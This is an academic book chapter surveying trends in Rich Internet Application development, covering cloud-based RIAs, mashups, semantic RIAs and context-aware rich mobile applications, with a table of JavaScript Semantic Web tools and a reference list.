Rich Internet Applications (RIAs) are considered one kind of Web 2.0 application; however, they have demonstrated to have the potential to transcend throughout the steps in the Web evolution, from Web 2.0 to Web 4.0. In some cases, RIAs can be leveraged to overcome the challenges in developing other kinds of Web-based applications. In other cases, the challenges in the development of RIAs can be overcome by using additional technologies from the Web technology stack. From this perspective, the new trends in the development of RIAs can be identified by analyzing the steps in the Web evolution. This chapter presents these trends, including cloud-based RIAs development and mashups-rich User Interfaces (UIs) development as two easily visible trends related to Web 2.0. Similarly, semantic RIAs, RMAs (Rich Mobile Applications), and context-aware RIAs are some of the academic proposals related to Web 3.0 and Web 4.0 that are discussed in this chapter.

1. INTRODUCTION

This chapter aims to outline the new trends in the development of Rich Internet Applications (RIAs). According to an exhaustive state-of-the-art analysis and from the authors' point of view, these trends are defined in the context of the steps on the Web evolution as is depicted in Figure 1, from Web 2.0 to Web 4.0, passing through cloud computing as a trend on the Web 2.0 evolution.

Cloud computing could be the best example of where the RIAs development is going both in commercial and academic fields. In this context, RIAs enable cloud providers to mainly achieve the SaaS

DOI: 10.4018/978-1-5225-3422-8.ch069

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(Software as a Service) cloud model thanks to the desktop-like features and functionalities of RIAs. Nevertheless, in the case of the PaaS (Platform as a Service) cloud model, RIAs can play a major role. In fact, a variant of the PaaS model in which applications are intended to be delivered as native-like mobile applications has recently arisen.

In the case of Web 3.0, a new kind of RIA known as semantic RIA has been recently proposed in the literature. Semantic RIAs try to solve the issues related to interoperability between systems by using Semantic Web and Linked Data principles. This is an example of how the RIA drawbacks can be achieved by using Web semantic technologies. At a lower level of abstraction, semantic Web technologies can be leveraged in the context of Web 2.0 applications development. In fact, an effort by the W3C (World Wide Web Consortium) aimed at encouraging developers to use knowledge representation languages common to Semantic Web in Systems and Software Engineering practices was active until 2006.

Finally, in the case of Web 4.0, the necessity of a ubiquitous Web has driven the emergence of mobile Web applications distributing data and business logic between mobile devices themselves and remote servers. These applications take advantage of RIA technologies not only to offer rich user experiences but also to enable data and business logic distribution. Here, the use of HTML5 (HyperText Markup Language 5) and JavaScript-based RIA frameworks at the client-side seems to be the most natural solution for technology heterogeneity purposes. At the same time, the availability of the mobile devices' hardware resources through JavaScript APIs (Application Programming Interfaces) has enabled the context-awareness capability in mobile Web applications.

The aforementioned trends are widely described in the following subsections. It is important to notice that this chapter is not intended to technically explain the concepts related to each of the topics that converge on the current trends on RIAs development but outline the importance of these concepts for the development of RIAs.


2. RIAS AND CLOUD COMPUTING

Cloud computing is a style of computing in which dynamically scalable and often virtualized resources are provided as a service over the Internet. Users do not need having knowledge of, expertise in, or control over the underlying infrastructure in the cloud that supports the services rendered to them. Cloud computing refers to both the applications delivered as services over the Internet and, the hardware and systems software in the data centers that provide those services. The services themselves have been referred as SaaS whereas the underlying high-level systems software and the low-level hardware have been known as PaaS and IaaS (Infrastructure as a Service), respectively.

According to the NIST (National Institute of Standards and Technology) (Mell & Grance, 2011), Cloud computing is composed of five essential characteristics: 1) on-demand self-service which is the consumer ability to unilaterally provision computing capabilities as needed automatically without requiring human interaction with each service provider, 2) broad network access which is the availability of computing capabilities over the network through standards mechanisms that promote use by heterogeneous client platforms, 3) resource pooling which is the pooling of provider's computing resources to serve multiple consumers by using a multi-tenant model, 4) rapid elasticity which is the ability to elastically provision and release computing capabilities, in some cases automatically, in order to rapidly commensurate with demand and 5) measured service which is the system ability to control and optimize resource use by leveraging a metering capability at some level of abstraction appropriate to the type of service.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. The Web evolution



With the on-demand self-service characteristic a new pay-per-use or pay-as-you-go deployment mode have arisen besides the already existing modes: 1) the traditional client/server style based on in-house dedicated infrastructure, 2) the outsourced style which relies on Intranet-based clients and third-party operated and managed infrastructure and 3) the ASP (Application Service Provider) style relying on Web-based clients and cloud infrastructure.

From this perspective, RIA technology can be used by vendors to deliver Interned-hosted versions of their applications to be accessed by remote customers and paid for on a per-use subscription basis. Therefore, RIA technology enables vendors to achieve the first cloud model, i.e., SaaS. In terms of Deb, Bannur, & Bharti (2007), RIA technologies are a strong enabler for the SaaS model because of the rich functionality that otherwise could only be achieved by using desktop applications.

Nevertheless, RIA technologies can also play a role in the second cloud model, i.e., PaaS. In this context, a variation of the PaaS model in which RIAs can be deployed on the cloud and can then be accessed without worrying about deployment and scalability was identified by Punjabi (2012) based on the fact that moving offerings to the cloud is an increasingly frequent strategy from business intelligence vendors such as Oracle™[1] and IBM™ ("IBM Cloud Computing," 2014). It is important to notice that, in these platforms, RIAs are primarily leveraged to present final results to end users through rich user interfaces.

Furthermore, the boom of the mobile market, namely smartphones and tablet computers, has resulted in a new trend in the RIA-empowered cloud computing market: mobile PaaS. In general, mobile cloud computing is defined as the availability of cloud computing services in a mobile ecosystem (Cox, 2011). A mobile PaaS is expected to integrate services for building, deploying, integrating and managing mobile applications. For development purposes, cloud vendors have been taking advantage of the current skills and knowledge of the Web developers, bringing Web standards such as HTML, CSS (Cascading Style Sheets) and JavaScript to the mobile development. As a result, the so-called hybrid mobile appli-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

cations have taken place; hybrid mobile applications are built by using Web technologies and they are then wrapped in device-specific native application containers. In this context, JavaScript-based mobile RIA frameworks such as jQuery Mobile and Sencha™ Touch have been traditionally integrated into the development tool stacks of the mobile PaaS as a means to enable hybrid mobile applications to adopt RIA-type features related not only to presentation concerns but also to other aspects of RIA development such as definition of client-side business logic and the use of client-side data storage mechanisms. However, the necessity of leveraging hardware capabilities such as accelerometers and cameras across mobile devices has caused cloud vendors to provide support for native mobile applications as well. Here, non-JavaScript-based RIA frameworks such as Adobe™ Flex™ and Microsoft™ Silverlight™ have been primarily used with presentation purposes.

According to the above, the applications can be accessed by remote clients via heterogeneous desktop and mobile devices of diverse "shapes and sizes". In addition, taking advantage of the RIA capability to distribute processing and storage between the client and server tiers, providers can improve the application responsiveness by distributing these aspects between the cloud and the client device.

In fact, unlike traditional Web applications, RIAs use client-side programming languages and user interface markup languages that typically require Web browser plug-ins (this is not truth in the case of JavaScript-based RIA frameworks) or desktop runtime environments to be installed on the client device in order to download and execute the application code. In the case of Web browser-free RIAs, this prerequisite can allows applications to take advantage of the client hardware to provide higher performance and device native capabilities, resembling traditional client-installed applications or even distributed applications that refer to the aforementioned traditional client/server delivering model (Dunlop, Ettl, & Abani, 2010).

Other advantage of delivering cloud services to remote devices by using RIA technologies are the possibility of reducing load on the network and on the cloud infrastructure because the applications are executed on the client-side. Furthermore, thanks to the storage distribution capabilities of some RIA technologies, providers can offer data replication facilities that allow consumers to work offline and in a synchronized way when they are connected.

As an example of a cloud provider leveraging RIA technologies, Salesforce.com™, Inc., which was pioneered the delivery of sales force automation and CRM (Customer Relationship Management) software over Internet, uses the Adobe™ Flex™ framework for enabling developers to add dynamic, interactive user experiences to their force.com-based applications. In detail, force.com™, which is the Salesforce.com™'s PaaS, offers a non-general purpose programming language called Apex, an XML-based UI (User Interface) markup language called Visualforce™ and Web standards such as HTML5, CSS3 and JavaScript for developing Web applications. Force.com™ also offers a toolkit for "Adobe™ AIR™ and Flex™" aimed at the development of both offline desktop applications and Web applications wrapped using Visualforce™-based Web pages (Deb et al., 2007).

Recently, Antenna™ Software has offered the Antenna™ Mobility Platform AMPchroma™ which is an enterprise grade PaaS for native, hybrid and Web-based mobile applications. AMPchroma™ gives support to JavaScript-based frameworks such as jQuery Mobile, Sencha Touch and Dojo Mobile besides the Web standards like HTML5 and CSS3, enabling developers to build rich hybrid and Web-based mobile applications. Besides, it supports native SDKs (Standard Development Kits) for Apple™ iOS, Android™, BlackBerry™ and Windows™ Mobile platforms. AMPchroma™-based hybrid and native applications use a runtime environment called AMP client which provides real-time and offline facilities, and it exposes device capabilities such as GPS (Geo Positioning System) and camera (Antenna Inc., 2010).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In the case of academic proposals, March et al. from HP™ Laboratories Singapore (2011) proposed a framework that merges mobile and cloud computing concepts for the development of rich mobile applications viewed as a new generation of distributed mobile applications that provides rich functionalities. This framework called μCloud employs a software composition approach which allows creating the applications by mashing-up modular components. Indeed, the applications are modeled as directed graphs in which nodes represent cloud-side, device-side and hybrid components. μCloud addresses design challenges of cloud-enabled mobile applications, e.g., the reliability under diverse network conditions, including disconnection. It also addresses the typical constraints of stand-alone mobile applications such as the limitations of mobile devices resources and energy which are overcomed by offloading resource-intensive complex tasks to the Cloud. In addition, the application portability is achieved by implementing on the Cloud those tasks that do not require device-specific capabilities.

As can be inferred from the aforementioned case studies, the increase in cloud-based application development and consumption is driving up demand for RIA technologies, causing both software vendors and developers move to the RIA and cloud markets, specifically to PaaS and SaaS models.

3. RIAS AND MASHUPS

The repurposing of information from data sources such as Web Services and Atom/RSS (Really Simple Syndication) feeds, with the aim of solving the needs of an individual or interested community is part of Web 2.0 trends. Due to this, a new generation of Web 2.0 applications called mashups has emerged. A mashup is a Web application that integrates data from multiple sources to provide a unique service (Tuchinda, Szekely, & Knoblock, 2008).

Regarding the Web 2.0 trends, according to Tim O'Reilly (O'Reilly, 2007), the delivery of rich user experiences to traditional Web applications is considered a principle of Web 2.0 along with others such as the understanding of Web as a platform and the harnessing of collective intelligence. The delivery of rich user experiences was a challenge early achieved by Macromedia™ with the introduction of the term "Rich Internet Application" in 2002 (Allaire, 2002) to highlight the capabilities of Flash™ in order to deliver not just multimedia content but also UI-style application experiences. The term "Rich Internet Application" was later expanded with the introduction of the term "AJAX" (Asynchronous JavaScript And XML) by Google™ Inc. to name the collection of technologies behind the Gmail™ and Google Maps™ websites. According to this, RIAs can also be considered a kind of Web 2.0 application.

Moreover, there are two main tasks in mashup application development: 1) accessing data sources which imply analyzing diverse APIs and consuming required Web services or RSS/Atom feeds and 2) building UIs, which implies presenting the information from all the required sources in one place.

Besides RSS/Atom feeds, Web services are a common data source for mashups. Whether they are WSDL (Web Services Description Language)-based Web services or RESTfull Web services, RIA technologies such as ActionScript as part of Adobe™ Flex™, or a JavaScript-based framework wrapping the XMLHttpRequest object like jQuery can be used to send asynchronous HTPP (HyperText Transfer Protocol) requests to them. This kind of HTTP request allows updating parts of a Web page without reloading the whole Web page, which is one of the distinguishing characteristics of RIAs known as visual continuity.

Nevertheless, is at the second task where RIAs can play a major role, because it is not easy to merge heterogeneous information from different sources and adequately display the merged information through

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

a unique UI (Deb, Bannur, & Bharti, 2007). In fact, mashups can take advantage of the single-page navigation model of RIAs which help preventing the disturbance of the user mental flow, providing containers such as tabs, accordions and view stacks, as well as controls like pop-up dialog boxes. In (Pietschmann, Voigt, Rümpel, & Meißner, 2009) an approach for service-oriented composition of Web application rich UIs was proposed. This approach called CRUISe (Composition of Rich User Interface Services) was indented to simplify the development and maintenance of Web UIs by enabling the encapsulation and reusing of rich UI components. As a result, UIs are dynamically adapted by selecting, customizing and exchanging UI parts at runtime. CRUISe-based applications are built as mashup applications made up of generic pure JavaScript-based components from SOA (Service Oriented Architecture)-based Web services. Because of the dynamics involved in the service integration activity leveraging CRUISe, UIs are initially designed as platform-independent visual models, and they are further refined into platform-specific mashup skeletons. Therefore, other client-side development technologies, including non-JavaScript-based RIA frameworks such as Adobe™ Flex™ and JavaFX™ can be used to empower the capabilities of the final applications allowing for a variety of target platforms.

Since its emergence, mashups have widely covered the Internet market with consumer-focused applications. In recent years, mashups have gained popularity in the enterprise market. Organizations are starting to realize that they can put their well-defined services together with other existing services, internal or external to the organization, to provide new and interesting views on the data. As examples of Internet-based mashups, the Housingmaps™ website combines property listings from the Craigslists™ classified advertisements website with map data from Google Maps™ in order to show the list of properties available at a location selected on a map. The usage of AJAX technologies enables Housingmaps™ to update the property listings without reloading the whole Web page, and therefore keeping the location loaded on the map. Another example of Internet-based mashup taking advantage of AJAX technologies is the Yelp™ website which provides a search engine for restaurants, home services, bars and other local services in conjunction with user reviews and recommendations. Yelp™ also integrates Google Maps™ data in order to show the location of each service.

Because data are the core element of mashups, this kind of Web 2.0 applications can be easily coupled to enterprises business process. In fact, traditional software vendors are increasingly offering mashup platforms targeting enterprises (Clarkin & Holmes, 2007). As an example, IBM™ offers the IBM™ Mashup Center which enables the rapid creation, sharing and discovery of reusable application building blocks such as widgets that can be easily assembled into new applications or leveraged within existing applications. In detail, the IBM™ Mashup Center provides many ready-to-use widgets for building mashup applications. Additional widgets can be developed using JavaScript-based frameworks such as Dojo, non-JavaScript-based frameworks like Adobe™ Flex™ and Lotus™ Widget Factory which is a UI tool for developing custom widgets without writing code (Leung, 2009). Likewise, IBM™ offers EGL Rich UI. EGL is a higher-level programming language for developing business applications and services. EGL code compiles into COBOL, Java and JavaScript. EGL Rich UI is a development tool for EGL that uses UI widgets as application building blocks; it is available in both IBM™ Rational™ EGL Communication Edition and IBM™ Rational™ Business Developer IDEs. EGL Rich UI is intended to ease the way RIAs and mashups are developed by simplifying the programming model, hidden the complexities of JavaScript and AJAX and enabling developers of all backgrounds to quickly build Web 2.0 applications. EGL Rich UI developers can write EGL applications using external JavaScript libraries such as Dojo and YUI. In addition, non-JavaScript-based RIA frameworks such as Mcrosoft™ Silvelight™ and Adobe™ Flex™ can also be used to extend the widget set of EGL Rich UI (Barosa, 2010).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

As can be inferred from the academic and commercial proposals analyzed, mashup applications are increasingly taking advantage of RIA technologies not only to address the challenges related to UI designing but also to improve the way of how data sources are accessed.

4. RIAS AND WEB 3.0

The Web 3.0 also known as Semantic Web is a movement led by the W3C standards organization. According to the W3C, it provides a common framework that allows data to be shared and reused across application, enterprise, and community boundaries. The term was coined by Tim Berners Lee in 2001 (Berners-Lee, Hendler, & Lassila, 2001). Five years after that, the term was revisited; the semantic Web was defined as a Web of actionable information derived from data through a semantic theory for interpreting the symbols. In this sense, the semantic theory provides an account of meaning in which the logical connections of terms establishes interoperability between systems.

According to some proposals (Hermida, Meliá, Montoyo, & Gómez, 2011; Linaje et al., 2011), one of the RIA drawbacks is the complicated access to the data to some types of Web clients, which results in limited interoperability between systems. For instance, due to the lack of HTML code in RIAs, the search engines are not capable of correctly indexing the mentioned subset of RIAs. In addition, unlike the HTML elements, the RIA UI controls lack of tags and attributes that allow developers to add the necessary semantics for assistive technologies, enabling disabled users to perceive and interact with information. The aforementioned drawbacks have recently addressed by using semantic Web technologies as is explained below.

In fact, there was an effort by the W3C's Semantic Web activity called Semantic Web Best Practices & Deployment Working Group aimed at providing hands-on support for developers of Semantic Web applications. This W3C group was closed in 2006 after achieving its mission. Nevertheless, as part of the deliverables produced by this group, a draft was published outlining the benefits of applying knowledge representation languages common to Semantic Web, such as RDF (Resource Description Framework) and OWL (Web Ontology Language), in Systems and Software Engineering practices. Although this effort did not primarily target RIAs but traditional Web applications, some architectural elements common to both kinds of Web applications were identified in the characterization of the Semantic Web as a set of formalized corpora of interrelated, reusable contents, intended to be rigorously described, identified, discovered and shared among software systems and systems' design teams both during design and at runtime. For instance, in such characterization, functional components including JavaScript-based scripts are classified as active content in the sense that they are referenced as fragments within flat documents such as HTML-based files; here, these flat documents are known as passive content. Besides JavaScript, non-JavaScript-based RIA technologies like Adobe was published Flex was published can also be engaged in this characterization of the Semantic Web because Adobe was published Flex was published -based Web applications actually are SWF files embedded in HTML files (in its simplest form). From this prespective, SWF (Small Web Format) files do not represent media content but functional components.

As part of the work done by the W3C's Semantic Web Best Practices & Deployment Working Group, a list of RDF and OWL tools for semantic Web development called SemanticWebTools was compiled and maintained until January 2010 so that this list is currently conserved but it is no longer maintained; although, many of the tools included are currently available on Internet. The SemanticWebTools list comprises several categories of development tools including development environments; such category

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

is refined by programming language. For instance, Table 1 summarizes the features of some of the tools for JavaScript-based development included in the SemanticWebTools list.

The WAI (Web Accessibility Initiative) is a W3C's initiative developing strategies, guidelines and resources to help make the Web accessible to people with disabilities. It provides a suite of technical documentation specifically addressing Rich Internet Applications. This suite called WAR-ARIA (Accessible Rich Internet Applications) defines a way to make dynamic content and advanced UI controls developed with AJAX, HTML and JavaScript more accessible to people with disabilities. The WAI-ARIA 1.0 working draft (W3C, 2014) provides an ontology of roles, states and properties defining the attributes that must contain the widgets introduced by RIA technologies in order to be interpreted by assistive technologies and accessibility APIs. With the aim of giving support to WAI-ARIA, a semantic approach based on an extension to the RUX-Method, a MDD (Model Driven Development) method for designing RIA UIs, was proposed in (Linaje et al., 2011). The cores of the proposal are two components: 1) an ontology called ontoRUX that extends the WAI-ARIA ontology by adding OWL restrictions to this taxonomy to keep the semantic consistency of the accessibility properties and 2) an editor tool called editRUX which is aimed at enriching the components of the RUX-Tool Component Library with accessibility attributes, and it is integrated in RUX-Tool, the MDD tool that implements RUX-Method.

Hermida, Meliá, Montoyo, & Gómez (2011) proposed the concept of semantic RIA as an extension of traditional RIAs, which uses ontologies and linked data principles for overcoming the issues of RIAs related to interoperability between systems. In order to address the design and development of semantic RIAs, an MDD methodology designed as an extension of the OOH4RIA methodology (Melia, Gomez, Perez, & Diaz, 2008) was also proposed. OOH4RIA specifies an almost complete RIA through two server-side models and two RIA presentation models. The proposed process called Sm4RIA (Semantic Models for RIAs) extends the OOH4RIA MOF (Meta Object Facility)-based metamodel by means of: 1) a set of meta classes which relates the RIA client and server concepts to semantics concepts and 2) a set of model-to-model transformations to automatically obtain domain, navigation and presentation ontologies from OOH4RIA models.

Table 1. Tools for JavaScript-based development included in the SemanticWebTools

Tool	Description	Features
Hercules	It is a free open source JavaScript-based framework for building semantic Web applications. It was developed by Arielworks Hercules Team.	• RDF/XML parser • Turtle parser • JavaScipt-based SPARQL (SPARQL Protocol and RDF Query Language) query engine
AOT (OpenLink AJAX Toolkit)	It is a JavaScript-based toolkit for RIAs development. It was developed by OpenLink Software. It includes a collection of rich UI widgets, an event management system and a platform-independent data access layer called AJAX Database Connectivity. These elements are the basis of the ODE (OpenLink Data Explorer) Web browser extension. ODE is a RDF data browser; it allows interacting with RDF-based Linked Data via a Web browser-based UI.	• RDF graph visualizer widget • RDF/XML parser • Client-side RDF triple store mechanism • Fresnel Lens RDF Processor
Rdfstore-js	It is a pure JavaScript implementation of a RDF triple store mechanism supporting the SPARQL query and data manipulation language. It is an open source project licensed under the GNU (GNU's Not Unix) LGPL-3.0 (Lesser General Public License, Version 3.0) software license. Rdfstore-js can be directly executed in a Web browser or can be included as an external library in a node.js-based application.	• Turtle/N3 parser • RDF graph events API • W3C RDF Interfaces API • MongoDB™-based persistent storage

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In (Balkić, Pešut, & Jović, 2007) a semantic approach for modeling, deploying and integrating RIAs was proposed. It is based on an ontology bringing diverse knowledge items and processes together to provide an integrated view of the knowledge domain to application clients as well as a platform for semantic data mining techniques. It consists of a repository for storage and retrieval of data and metadata, which is based on the JCR (Java Content Repository) API, OWL and the RDF model for data interchange on the Web. An application framework defining five modular components or domains of an ontology-based system was also proposed. It covers application data, document data, security constraints, business process definitions and configuration data.

Moreover, as an example of software vendors offering solutions integrating semantic Web and RIA technologies, the TopQuadrant™ company provides an application assembly toolkit for rapidly creating dynamic semantic Web applications starting from ontologies and optionally RDF data. This toolkit called TobBraid Ensemble™ includes pre-packaged applications that can be customized using an in-browser editor by adding, removing and reconfiguring RIA components based on Adobe™ Flex™. Custom components can be developed using the so-called SDK for Ensemble™. TobBraid Ensemble™ targets RIAs, from collaborative systems to mashup applications.

As can be inferred from the academic and commercial proposals analyzed, RIA developers can take advantage of Web semantic technologies to address some deficiencies of RIA and, at the same time, semantic Web applications can take advantage of RIA technologies, using rich UIs as front-ends.

5. RIAS AND WEB 4.0

We 4.0 is still an underground idea in progress and there is no exact definition of how it would be; however, according to the trends in the development of Web-based applications and the boom of smart devices, it is widely accepted that Ubiquitous Web is a next step in the evolution of Web. Web 4.0 is about connecting intelligences in a Ubiquitous Web where a new model of interaction between humans and machines is delivered (Aghaei et al., 2012; Davis, 2010).

In this sense, there is a W3C's initiative called Ubiquitous Web Domain which is a focusing on technologies to enable Web access for anyone, anywhere, anytime, using any device. This includes Web access from mobile phones as well as emerging environments such as consumer electronics, interactive television, and even automobiles. The Ubiquitous Web will provide people with access whenever and wherever they find themselves, with applications that dynamically adapt to the user's needs, device capabilities and environmental conditions.

Nowadays, Web applications are becoming ubiquitous applications, i.e., applications that are accessible for anyone, anywhere, anytime, using any device. In this area, ubiquity is based on the existing technologies, and it is not a new idea. Nevertheless, ubiquity offers new opportunities for Web applications in terms of: time-awareness, location-awareness, device-awareness, context-awareness and personalized services.

As can be inferred, a key element of Ubiquitous Web is mobile devices. In this context, mobile Web applications represent the next step in Web development. Here, the use of HTML5 and JavaScript-based RIA frameworks seems to be the most suitable solution because it eliminates the necessity of installing additional runtime environments on mobile devices so that compatibility issues with mobile operating systems are avoided resulting in a wider range of supported mobile devices. In fact, according to the results of testing on real devices that are summarized in the mobilehtml5 Website[2] by Maximilano Firtman, most of the features of HTML5 are currently available on the most popular mobile Web browsers in

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the first quarter of 2014 according to the netmarketshare Website, namely, Safari™, Android™ Browser, Chrome™ and Opera Mini™. HTML5 is the 5th major revision of the core language of the World Wide Web: HTML. It introduces new features to help Web developers; likewise, it defines new elements based on research into prevailing development practices; finally, it defines conformance criteria for user agents in an effort to improve interoperability. In detail, in the context of mobile Web development, it provides four useful elements: 1) the Canvas element; it provides scripts with a resolution-dependent bitmap canvas which can be used for rendering graphs, game graphics, art or other visual images on the fly without requiring any additional plug-in, 2) touch events API; it is a set of low-level events that represent one or more points of contact with a touch-sensitive surface; it allows for user experiences that seamless native mobile user experiences by revolutionizing traditional Web navigation models, 3) application cache API; it enables mobile Web applications to be used in offline mode; by means of this API, mobile Web applications can also improve responsiveness and reduce client-server communication by accessing locally cached resources rather than remote resources and 4) video and audio elements; the video element allows for playing movies and audio files with captions whereas the audio element allows for playing sounds and audio streams without requiring external plug-ins; in both cases, typical playback controls can easily be integrated.

In the context of academic proposals addressing ubiquitous mobile applications, Abolfazli, Sanaei, Gani, Xia, & Yang, (2014) formally define RMAs (Rich Mobile Applications) as online (Web-based) mobile applications that are characterized by several rich traits inherited from RIAs meant to deliver rich user experiences to mobile users. These applications rely on a multi-tier architecture in which functionality and data is distributed between the mobile device and one or more remote servers, allowing for anywhere anytime usage. From this perspective, ubiquitously accessing functionality and data under heterogeneous connectivity and bandwidth conditions is identified as one of the current trends in the development of RMAs that demands for more technology and research efforts.

At a lower level of abstraction, in order to give support to the development of ubiquitous Web applications, several proposals have arisen. For instance, the UWA (Ubiquitous Web Applications) methodology defines four modeling activities: 1) requirements elicitation, 2) hypermedia design covering information, navigation and presentation models, 3) transaction design and 4) customization design. The latter allows developers to specify how the application adapts itself to the context, user, device, time, communication channels and location. UWA can be seen as a framework that integrates the metamodels defining the aforementioned activities and an IDE (Integrated Development Environment) based on the IBM™ Rational Rose™ product family (UWA Consortium, 2002).

Similarly, proposals aimed at giving support to the development of context-aware RIAs, or from another perspective, context-aware Web applications taking advantage of rich UIs have recently emerged. In this sense, Cirilo, Prado, Souza, & Zaina (2010) proposed an MDD process to develop rich UIs for context-sensitive ubiquitous applications. This process called RichUbi defines activities and artifacts that aid the modeling and the partial code generation of rich UIs for different platforms. The process is performed in two main steps: 1) domain engineering which comprises the specification, design and implementation of a rich UI domain metamodel aimed at modeling rich UIs, the construction of a set of model-to-model transformations for semi-automatic code generation, as well as the construction of a set of content adapters for performing the dynamic UI adaptation and 2) application engineering which focuses on building applications of a certain problem domain, and it comprises analysis, design, implementation and testing disciplines. In (Linaje-Trigueros, Preciado, & Sánchez-Figueroa, 2010) an MDD

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

approach to obtain multi-device context-aware RIAs was proposed. This approach combines the WebML (Web Modeling Language) extension for context-awareness and RUX-Method. The WebML extension addresses context-aware features at data and hypertext levels whereas RUX-Method was extended according to its UI levels and transformations in order to achieve context-awareness at presentation level. In detail, device-aware presentation was solved by using the so-called RUX Device Repository (RUX-DR) which is a storage of device capabilities. Location-aware presentation was solved by exploiting the single-page navigation paradigm of RIAs. Time-aware presentation and user personalization were simply solved by using dynamic UI properties.

6. CONCLUSION

Although RIAs are considered one kind of Web 2.0 applications, they have shown the ability to transcend through the steps in the Web evolution, from Web 2.0 to Web 4.0, and even beyond the Web in the fields of desktop and mobile applications where smart devices play a major role towards a ubiquitous Web. From this perspective, it seems that Web development no longer refers to traditional Web applications but to Web 2.0 applications, especially RIAs. It seems that the potential of RIAs has not yet been fully exploited to design new client-server architectures promoting a ubiquitous Web.

In some cases, developers can take advantage of RIAs to overcome the challenges in developing other kinds of Web-based applications such as cloud-based applications, namely maintenance and deployment. In other cases, the challenges in the development of RIAs such as availability and data heterogeneity can be overcome by using further technologies such as ontologies and linked data. In fact, RIAs are not the solution to all the problems of Web development, and it is not the purpose of this chapter to state the opposite but to outline the main research directions for RIAs and guide forthcoming efforts on these directions. In this context, for further information about possible research directions related to the necessity of development approaches for RIAs, the work of Toffetti, Comai, Preciado, & Linaje (2011) can be reviewed.

The fact that business intelligence companies such as IBM™ and Oracle™ are moving their solutions to cloud taking advantage of RIA technologies is clear and it is the rudder that will guide the future of RIAs.

Finally, it is important to notice that, in the Web evolution, there are many ideas that are not exactly defined, and they are works in progress. However, current practices in the development of Web applications and the boom of smart devices, including interactive televisions and automobiles, are showing where it is going the Web.

REFERENCES

Abolfazli, S., Sanaei, Z., Gani, A., Xia, F., & Yang, L. T. (2014). Rich Mobile Applications: Genesis, taxonomy, and open issues. *Journal of Network and Computer Applications*, *40*, 345–362. doi:10.1016/j.jnca.2013.09.009

Aghaei, S., Nematbakhsh, M. A., & Farsani, H. K. (2012). Evolution of the World Wide Web : From Web 1.0 to Web 4.0. *International Journal of Web & Semantic Technology*, *3*(1), 1–10. doi:10.5121/ijwest.2012.3101

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Allaire, J. (2002). *Macromedia Flash MX—A next-generation rich client*. San Francisco, CA: Macromedia, Inc. Retrieved from http://download.macromedia.com/pub/flash/whitepapers/richclient.pdf

Antenna Inc. (2010, January 11). *Harnessing the Power of the Mobile Cloud*. Jersey City, NJ: Antenna Inc. Retrieved from http://www.antennasoftware.com/pdf/whitepaper_Antenna_Mobile_Cloud.pdf

Balkić, Z., Pešut, M., & Jović, F. (2007). *Semantic Rich Internet Application (RIA) Modeling, Deployment and Integration*. Presented at the International Conference on Advances in the Internet, Processing, Systems and Interdisciplinary Research. Opatija, Croatia.

Barosa, R. (2010). *Build Web 2.0 applications using EGL*. IBM Boston. Retrieved from http://public.dhe.ibm.com/software/dw/rational/emz/Build_Web_2.0_application_using_EGL.pdf

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The Semantic Web. *Scientific American*, *284*(5), 34–43. doi:10.1038/scientificamerican0501-34 PMID:11396337

Cirilo, C. E., do Prado, A. F., de Souza, W. L., & Zaina, L. A. M. (2010). Model Driven RichUbi - A Model-Driven Process to Construct Rich Interfaces for Context-Sensitive Ubiquitous Applications. In *Proceedings of the 2010 26th Brazilian Symposium on Software Engineering* (pp. 100–109). Los Alamitos, CA: IEEE Computer Society. doi:10.1109/SBES.2010.20

Clarkin, L., & Holmes, J. (2007, October). Enterprise Mashups. *Microsoft Developer Network*. Retrieved December 20, 2012, from http://msdn.microsoft.com/en-us/library/bb906060.aspx

IBM Cloud Computing Platform as a Service (PaaS) - United States. (2014, May 9). Retrieved May 20, 2014, from http://www.ibm.com/cloud-computing/us/en/paas.html

Consortium, U. W. A. (2002). *Ubiquitous Web Applications*. Presented at the eBusiness and eWork Conference 2002. Prague, Czech Republic.

Cox, P. A. (2011, March 11). *Mobile cloud computing*. Retrieved October 22, 2012, from http://www.ibm.com/developerworks/cloud/library/cl-mobilecloudcomputing/

Davis, M. (2010, February 2). *Web 3.0 And The Next Internet: New Directions And Opportunities For...* Business & Mgmt. Retrieved from http://www.slideshare.net/ajmalik/web-30-and-the-next-internet-new-directions-and-opportunities-for-scientific-technical-and-medical-publishing

Deb, B., Bannur, S., & Bharti, S. (2007). *Rich Internet Applications (RIA): Opportunities and Challenges for Enterprises*. Bangalore, India: Infosys Technologies. Retrieved from http://www.infosys.com/IT-services/application-services/white-papers/Documents/rich-internet-applications.pdf

Dunlop, J., Ettl, R., & Abani, P. (2010). *Cloud computing: how client devices affect the user experience*. Intel. Retrieved from http://download.intel.com/it/pdf/Cloud-Computing-How-Client-Devices-Affect-User-Experience.pdf

Hermida, J. M., Meliá, S., Montoyo, A., & Gómez, J. (2011). Developing semantic rich internet applications using a model-driven approach. In *Proceedings of the 2010 international conference on Web information systems engineering* (pp. 198–211). Berlin: Springer-Verlag. doi:10.1007/978-3-642-24396-7_16

Leung, R. C. (2009, June 29). *Integrating Flex applications with IBM Mashup Center*. Retrieved December 22, 2012, from http://www.ibm.com/developerworks/lotus/library/mashups-flex/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

